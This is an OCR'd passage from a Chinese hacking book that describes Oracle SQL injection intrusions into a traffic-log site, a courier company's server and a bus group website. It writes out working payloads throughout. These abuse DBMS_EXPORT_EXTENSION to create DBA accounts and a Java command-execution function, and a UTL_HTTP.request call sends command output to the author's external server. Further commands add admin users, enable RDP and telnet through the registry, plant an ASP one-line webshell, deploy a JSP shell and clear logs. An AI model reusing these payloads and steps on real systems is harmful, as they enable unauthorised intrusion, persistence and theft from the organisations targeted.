


图 394

在返回的图 394 中，我们可以看到 Web 服务器并没有出现错误，可以肯定这条语句已经成功执行了。然后我们让 oracle 给 java 相应的执行权限，提交如下语句：

```
user_trafficlog_query_action.jsp?ipaddr=127.0.0.1&user_name=050xxxxxx&from_time=2008-1-13','yyyy-mm-dd') and rownum=0 and '1'<>'a'||(
select SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('FOO','BAR','DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE ''DECLARE PRAGMA AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE ''''begin dbms_java.grant_permission('''''''PUBLIC''''''''', ''''''''SYS:java.io.FilePermission''''''''', ''''''''<<ALL FILES>>''''''''', ''''''''execute''''''''');end;''''';END;'';END;--','SYS',0,'1',0) from dual
)and to_date('2008-10-1','yyyy-mm-dd')<to_date('2008-10-2
```

然后，创建我们的自定义函数，并给 public 用户该函数的执行权限，相关语句如下：

```
user_trafficlog_query_action.jsp?ipaddr=127.0.0.1&user_name=050xxxxxx&from_time=2008-1-13','yyyy-mm-dd') and rownum=0 and '1'<>'a'||(
select SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('FOO','BAR','DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE ''DECLARE PRAGMA AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE ''''
create or replace function LinxRunCMD(p_cmd in varchar2) return varchar2 as language java name ''''''''LinxUtil.runCMD(java.lang.String) return String''''''''; ''''';END;'';END;--','SYS',0,'1',0) from dual
and to_date('2008-10-1','yyyy-mm-dd')<to_date('2008-10-2
```


免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
user_trafficlog_query_action.jsp?ipaddr=127.0.0.1&user_name=050xxxxxx&from_time=2008-1-13','yyyy-mm-dd') and rownum=0 and '1'<>'a'||(
select SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('FOO','BAR','DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE ''DECLARE PRAGMA AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE '''
create or replace function LinxRunCMD(p_cmd in varchar2) return varchar2 as language java name ''''''''LinxUtil.runCMD(java.lang.String) return String''''''''; ''''';END;'';END;--','SYS',0,'1',0) from dual
and to_date('2008-10-1','yyyy-mm-dd')<to_date('2008-10-2
```

到此为止，我们便成功的在oralce服务器上创建了一个可以执行系统命令的函数LinxRunCMD()，由于java的跨平台性，这个函数可以同时在windows和linux下使用。要执行这个函数，只需运行如下语句即可：

```
select sys.LinxRunCMD('cmd /c net user linx /add') from dual
```

在这个Web注入中便是：

```
user_trafficlog_query_action.jsp?ipaddr=127.0.0.1&user_name=050xxxxxx&from_time=2008-1-13','yyyy-mm-dd') and rownum=0 and '1'<>'a'||(
select sys.LinxRunCMD('cmd /c net user linx /add') from dual
and to_date('2008-10-1','yyyy-mm-dd')<to_date('2008-10-2
```

但是我们希望看到这个函数的执行结果，所以我在自己的Web服务器（IP为222.31.175.62）上写了一个record.php文件，内容如下：

```
<?
$onlineip = $_SERVER['REMOTE_ADDR'];      //客户端的IP
$a=$_GET[a];
$f=fopen("record.txt","a+");
fwrite($f,$onlineip."  ".$a."\r\n<br>\r\n");
fclose($f);
readfile("record.txt");
?>
```

每月及時觀看電子月刊書籍
就上溜客安全網 www.176ku.com

然后使用以下url让oracle服务器执行“/bin/bash –help”命令，如图395：

```
user_trafficlog_query_action.jsp?ipaddr=127.0.0.1&user_name=050xxxxxx&from_time=2008-1-13','yyyy-mm-dd') and rownum=0 and '1'<>'a'||(
SELECT UTL_HTTP.request('http://222.31.175.62/record.php?a=LinxRunCMD:'||REPLACE(REPLACE(sys.LinxRunCMD('/bin/bash –help'),' ','%20'),chr(10),'%0A')) FROM dual
and to_date('2008-10-1','yyyy-mm-dd')<to_date('2008-10-2
```




图395

最后，我们打开“**http://222.31.175.62/record.php**”，可以看到如下内容，如图396。至此，我们已经可以在oracle服务器上执行系统命令。

```
202.204.112.70  LinxRunCMD:GNU bash, version 3.00.15(1)-release-(x86_64-redhat-linux-gnu)
Usage:  /bin/bash [GNU long option] [option] ...
```


免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
/bin/bash [GNU long option] [option] script-file ...
GNU long options:
        --debug
        --debugger
        --dump-po-strings
```

文章参考：

《隔空取物—利用UTL_HTTP.request对Oracle进行远程注入》，《黑客手册》08年1月刊；

《攻破PHP+Oracle筑起的堡垒》，《黑客手册》07年10月刊；

《Oracle Web环境注射技术》，by 剑心




图396

◆ 《对著名快递公司的一次艰难的oracle注入》 ◆

一、轻车熟路

站点页面如图397，是asp类型的，啊d和Google都没有扫到注入点，意料之中，工具误差太大！于是旁注，结果只有这一个站，然后边开着流光扫服务器系统漏洞，边习惯性的去站上乱逛，看看用手工能否找到注入点。



图397

一会儿的功夫出来一条链接，如图398，习惯性的加单引号，返回信息如图399，是很明显的注入，猜测源码大体是这样的：“**select XX from XXX where wen='云南'**”，而且数据库类型为oracle。




图399



图398

我顿时来了精神，很少有这种练手的机会，估计服务器配置肯定不错！由于这种类型的数据库没什么好的工具，就直接来手工吧，这样比较刺激。据我朋友说，这个公司很大，网络也很大，数据库量更是大上加大，难怪用oracle呢！

首先用union查询确定字段数和暴一些敏感资料，提交url：“**http://211.xx.xx.15/server2.asp?wen=四川省' order by 20--**”，返回正确，说明此表字段名大于20。继续提交“**http://211.xx.xx.15/server2.asp?wen=四川省' order by 30--**”，仍然返回正确……经过一系列的猜测，当“order by 50”时，出错了，最终确定字段为49个。

然后提交url：“**http://211.xx.xx.15/server2.asp?wen=四川省' union select NULL,NULL,……,NULL from dual--**”，这条语句一共49个null，我用省略号替代了。由于union查询需要数据类型匹配，否则出错，所以这里是用NULL而不用数字，为的是避免类型错误。

然后提交：“**http://211.xx.xx.15/server2.asp?wen=四川省' and 1=2 union select 1,NULL,……,NULL from dual--**”，出错显示类型不匹配，换成“**http://211.xx.xx.15/server2.asp?wen=四川省' and 1=2 union select '1',NULL,……,NULL from dual--**”，返回正确，说明第一个是字符型的，但是下面对应位置并没有显示。继续按以上方法尝试后面48个，当试到12和13时，下面对应位置显示了数字，如图400。

好了，现在我们就要用下面那两个地方暴我们需要的东西。首先看下oracle版本，提交“**http://211.xx.xx.15/server2.asp?wen=四川省' and 1=2 union select '1',NULL,……,'11', (select banner from sys.v_$version where rownum=1),'13'……NULL from dual--**;”，结果如图401。

编号	网点名称
12	【】13

图400

编号
orcl

图403

编号	网点名
Oracle9i Enterprise Edition Release 9.2.0.7.0 - Production	【】

图401

继续提交“**select member from v$logfile where rownum=1**”获得操作系统版本，如图402，确定是Windows。下面查看服务器sid，提交“**select instance_name from v$instance**，如图403，待会远程连接要用的。

编号
E:\ORACLE\ORADATA\ORCL\REDO03.LOG

图402

接着确定下数据库主机ip，telnet漏洞页上显示的ip地址，1521端口（为oracle的端口）是开放的，下面就本地架设个oracle客户端，利用oracle的那些默认账号密码登录。尝试n次均以失

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

败告终，管理员安全意识不错，表扬下！

下面就利用oracle的内置函数SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES过滤不严的漏洞来入侵，至于这个函数漏洞形成的原因，这里就不占篇幅了，想知道的可以去我的博客www.rebeyond.cn看看，对oracle不熟悉的朋友可以跳过这一部分。

我们继续构造提交语句："http://211.xx.xx.15/server2.asp?wen=四川省'%20and%20''||SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('FOO','BAR','DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE ''DECLARE PRAGMA%20AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE ''''CREATE USER REBEYOND IDENTIFIED BY REBEYOND'''';END;'';END;--','SYS',0,'1',0)=''--；"，这条语句我讲解下，and后面把函数求逻辑或，然后与空比较，这样系统会先求函数值，便会执行我们构造在函数里的语句，这样就往数据库加了个用户名为rebeyond，密码为rebeyond的用户。

接着执行"http://211.xx.xx.15/server2.asp?wen=四川省' and ''||SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('FOO','BAR','DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE ''DECLARE PRAGMA AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE ''''grant sysdba to rebeyond'''';END;'';END;--','SYS',0,'1',0)=''--"，便把我们建的用户加为dba权限。

下面赋予用户远程连接权限，提交"http://211.xx.xx.15/server2.asp?wen=四川省' and ''||SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('FOO','BAR','DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE ''DECLARE PRAGMA AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE ''''GRANT CONNECT TO rebeyond'''';END;'';END;--','SYS',0,'1',0)=''--"，好了，下面远程连接！

二、峰回路转

本以为建了dba权限的用户，远程连接继续拿权限就可以了，但是当我以dba身份登录时，却出现了如图404的提示。百度了下才知道，是服务器那边配置的问题，这样就一时不好解决了，暂时先用normal方式登录，连接成功，进去权限设置那里把能选择的权限都勾上，如图405。



图404

因为我们毕竟是dba权限的，虽然没以dba方式登录，但是除了开关数据库，其它权限还是都有的。现在是想办法提权拿服务器，虽然oracle不支持xp_cmdshell直接执行系统命令，但是对pl\sql的支持是非常另人激动的，因为可以通过建立java存储过程来执行命令。注意，这时建完shell后要对数据库用户赋予对磁盘文件操作的权限（在sqlplus里执行），命令为："call dbms_java.grant_permission('REBEYOND','java.io.FilePermission','c:/a.txt','read,write');"。




图405

在cmd模式打开sqlplus（和oracle客户端一起安装的），输入"sqlplus /nolog"，然后回车输入"connect rebeyond/rebeyond@(description=(address_list=(address=(protocol=tcp)(host=211.154.103.15)(port=1521)))(connect_data=(SERVICE_NAME=ORCL)))"。

这里是不是用到了我们前面暴出的服务器sid呢？呵呵，连接成功，下面开始执行命令。创建java存储过程的代码太长，就不贴出来了，大家可以到光盘中找找看。建完存储过程后系统命令执行成功，如图406，但是后来发现这个shell很不爽，如果遇到需要交互的命令就会卡死。




图406

刚开始想用"ftp 我的ip地址"检测下能不能执行，结果卡死，我这边防火墙也没反应，不解。后用tasklist，发现ftp.exe，确定对方不能连接外网，可能有防火墙或作了设置，于是用ftp传马的思路被抛弃。

接着用systeninfo命令看下系统，是WIN2003，于是打算先建个超级用户，然后开3389。执行"exec :x := RUN_CMD('net user')"，结果卡死，猜测可能net被删了，于是执行"exec :x := RUN_CMD('net1 user');"成功！接着执行"exec :x :

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

= RUN_CMD('net1 user rebeyond rebeyond /add&net1 localgroup administrators rebeyond /add');" 又成功。

下面用 reg 命令读下 3389 的状态和端口，执行 "exec :x := RUN_CMD('reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server"');"，发现 fDenyTSconnections 值为 1，说明 3389 关闭，于是依次执行以下语句开 3389：

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp" /v PortNumber /t REG_DWORD /d 3389 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 3389 /f
```

因为 cmd 一交互就卡死，所以加了个 /f 强行参数。搞定后运行 mstsc 连接，结果令人吐血，能连上但却没有登录窗口，提示说什么 "awgina.dll 被替换成未知版本"，猜测可能把 3389 用到的 dll 给删除了。虽然不能登录但可以连接，于是想到了替换 sethc.exe，在 shell 下依次执行：

```
exec :x :=RUN_CMD ('del c:\windows\system32\sethc.exe /f')
exec :x :=RUN_CMD('del C:\WINDOWS\system32\dllcache\sethc.exe /f')
exec :x :=RUN_CMD('copy c:\windows\explorer.exe c:\windows\system32\sethc.exe')
```




图 407

按五次 shift 后发现没替换成功，也没删除成功，推断原因只有一个，没权限！但是我在前面用 java 建 shell 前专门赋予了权限的，不解，百度一番，发现赋予文件操作权限必须得以 dba 的方式登录！前面说过了，我们是无法以 dba 方式登录的，顿时大脑一片空白，没有写和删除权限，只有运行权限，思路一下少了很多。

继续冷静思考，忽然想到了 telnet，用 reg 查看了下 telnet 服务的状态，为禁用，于是执行 "reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TlntSvr" /v Start /t REG_DWORD /d 2 /f"，把 telnet 服务设置为自动，然后就是想办法让服务器重启开 telnet。

三、柳暗花明

shell 里执行 "rundll32.exe user.exe,restartwindows"，不一会主机重启了，成功 telnet，这样权限我们已经拿到了，但是想要向图像界面进军！在 telnet 里执行 "netstat -an" 看了下端口，发现 5632。经常提权的人应该很熟悉，这是 pcanywhere 的默认端口，但是怎么才能知道 pcanywhere 的密码呢？因为不能连接外网，所以直接传 cif 文件是不可能的，于是想到了 Webshell！



图 408

在 telnet 里找到站的目录 "d:\site"，执行 "echo "<%eval(request("#"))%>" >d:\site\guestboook.asp"，访问成功！然后用海洋一句话提交大马成功，如图 407，跳转到 pcanywhere 的 cif 文件目录下载 cif 文件并破解，成功得到 pcanywhere 的密码，如图 408。



图 409

到这基本就结束了，但是 pcanywhere 远程很不爽，还是想开 3389，于是百度搜索下原因，发现是 3389 和 pcanywhere 冲突造成的。找到解决办法，删除某个注册表项就搞定了，然后重启服务器，连接对方 3389，终于看到了熟悉的登录界面。用前面建的用户成功登录，如图 409，至此整个入侵过程宣告结束！清了下日志，修补了下漏洞，闪人！睡觉！



图 410

◆ 《一个 Oracle 注点引发的主机沦陷》 ◆

故事发生在某市的公交集团网站，注点的检查直接是啊 D 完成的，如图 410，不过啊 D 说不清楚这个是什么数据库。

这里建议大家在检测非 mssql 数据库的时候，

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

尝试一下pangolin，这个注入工具支持的数据库比较多。如图411，意料之中的是jsp+Orcale。




图411

通常对于Orcale注点，我们也是读表进后台，如同拿Access数据库的注点一般，这里不研究这个方法。介绍个工具：Linx Oracle自动攻击器，如图412，是Linx牛牛的作品，这里给出原文链接：http://hi.baidu.com/linx2008/blog/item/0d6a0cf40a74406bdcc4747c.html。这个工具是用php写成的，需要一个支持php的Web环境，介绍这个工具的原因主要是它能让你不走寻常路！




图412

运行工具后，在主界面依次填入网址，选择“数值型”注入，点击“测试UTL_HTTP.request”这个按钮，主要是检测一下程序能不能收到注入的返回信息，如图413。有时候orcale服务器在内网禁止外联的话，我们是不能用这个工具这样搞的，至少，我们是看不到回显的。




图413

在操作方面，大家是不是看到“运行命令”和“读取文件”两个项就想跃跃欲试了？不可以的，上面三个按键中最后一个键：“**创建sys.LinxRunCMD()、sys.LinxReadFile()函数**”是很重要的，如图414，先点击这个键，因为这两个功能需要我们先创建一个函数来实现，具体原理大家可以去作者BLOG上看一下，这里不赘述。




图414

点下这个键后会出现如图415的页面。

一直点那个“下一步”到结束为止，OK，函数创建完了，我们来享受一下这个工具给我们带来的快感。按照如图416的设置，执行后返回如图417。

因为这个获取cmdshell的过程主要是利用oracle使用java做存储过程，所以我猜测这个cmdshell的权限




图415




图416

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

是继承orcale的权限。不过，我们获得的这个cmdshell连net user都不能执行，不过能用dir，很匪夷所思，请了解的高手指教一下。

从图418中的Web报错信息可以看出，这个网站的jsp环境是用tomcat搭建的，我们继续在cmdshell里dir，最后找到了tomcat的路径：f:\Tomcat41。

Tomcat是一个很优秀的jsp的Web环境搭建软件，支持通过tomcat发布java资源包，如图419，这个就是它的后台登录口。

Tomcat的用户配置文件是："f:\Tomcat41\ conf\tomcat-users.xml"，我们用orcale注入攻击器的"文件读取功能"来读这个文件，如图420、图421。




图417




图418

Tomcat的后台是支持java资源包的上传和发布的，这个资源包其实也就是用java压缩的一个压缩包，后缀是war。很多人不清楚这个包是怎么来的，这里我罗嗦一点，用幻影旅团的jspshell举例子做一个，命令格式如图422。

这个打包过程需要本机安装java的JDK。上传之后我们得到了一个jsp的shell，这个jsp的shell是继承了Tomcat权限的，因为默认安装的时候Tomcat是注册服务启动，所以这个jsp的Webshell从Tomcat那里继承来的是系统权限。这样，执行命令什么的操作都不成问题。




图420



图419

接下来就可以传后门反弹回来一个shell，这都是一些技术含量不是很高的后话，来一张图收尾吧，呵呵，如图423。

好了，这一小节也算结束了，涉及到的知识很多，要掌握就要靠大家多多练习了。同时很感谢我引用的文章的作者，是他们的文章让本章有趣了许多。你是否也想成为其中之一呢？那么好好看一下本章吧，一遍不懂没有关系，可以再来第二遍，第N遍……

4.6 剑走偏峰——灵巧的旁注

什么是旁注大家可以参考一下前面几章的内容，这里想要说明的就是在很多情况下，目标站点的安全系数过高而自身不足的时候，我们会把眼光放到同服务器上的其它站点。因此，准确点来说，旁注算作是一种思想，而不是一种新型的攻击技术。




图423

那么如何确定一台服务器上有多少网站呢？大家可以通过以下几个站用whois查询：




图421




图422

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
http://ip.wen.la/
http://iy8.net/
http://www.114best.com/ip/
http://www.ip886.com.cn/
```

国内的我暂时只收录了这几个，不过对于大家来说已经够用了。旁注是有技巧的，下面就来看一下我的好友 Yizhigu 写的文章：《拿什么拯救你，我的旁注》

◆ 《拿什么拯救你，我的旁注》 ◆

引子

在通过注入、上传等常规入侵手段无法获取 Webshell 的情况下，我们的首要途径就是旁注。可是当服务器上的网站却大部分采取同样一套安全系统的情况下，我们如何避开这些“亲戚”网站而有效的进行旁注呢？现在许多地方公司都采取了网站公司定制的“系统＋域名＋空间”一条龙服务，所以导致你旁注的目标站点惊人的相似，那么你如何找到那个与众不同的它？



图 424

开始找茬

这次我的目标服务器 IP 地址为 60.X.X.234，放到 ip.wen.la 进行查询（选择这个查询站是因为它可以开启新链接，而不是 myipneighbors 那样的框架结构），结果如图 424。



图 425

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

我们随便点开一个，是动易的修改版，我采用admin/admin作为用户名和密码成功进入了一个网站后台。采取常规的方式获取Webshell的手段是行不通了，至少动易后台获取shell的方式并不太多，经过尝试全部都无疾而终。可是接下来遇到的情况就傻眼了，继续开了几个网站，采用同样的默认口令进入后台一看，全部都是一套系统，如图425。

继续在这里折腾？至少感觉告诉我没这个必要了（如果这样的后台能够获取Webshell，这些网站早就被挂马了。或许高人可以，可惜我是菜鸟一族）。我可是懒得再看了，冷静下来思考了一会，如果能通过特定页面搜索到采取这套系统的网站，那么排除这些我们缩小目标不就能找到突破口了么？想法出来了，需要工具的实践。

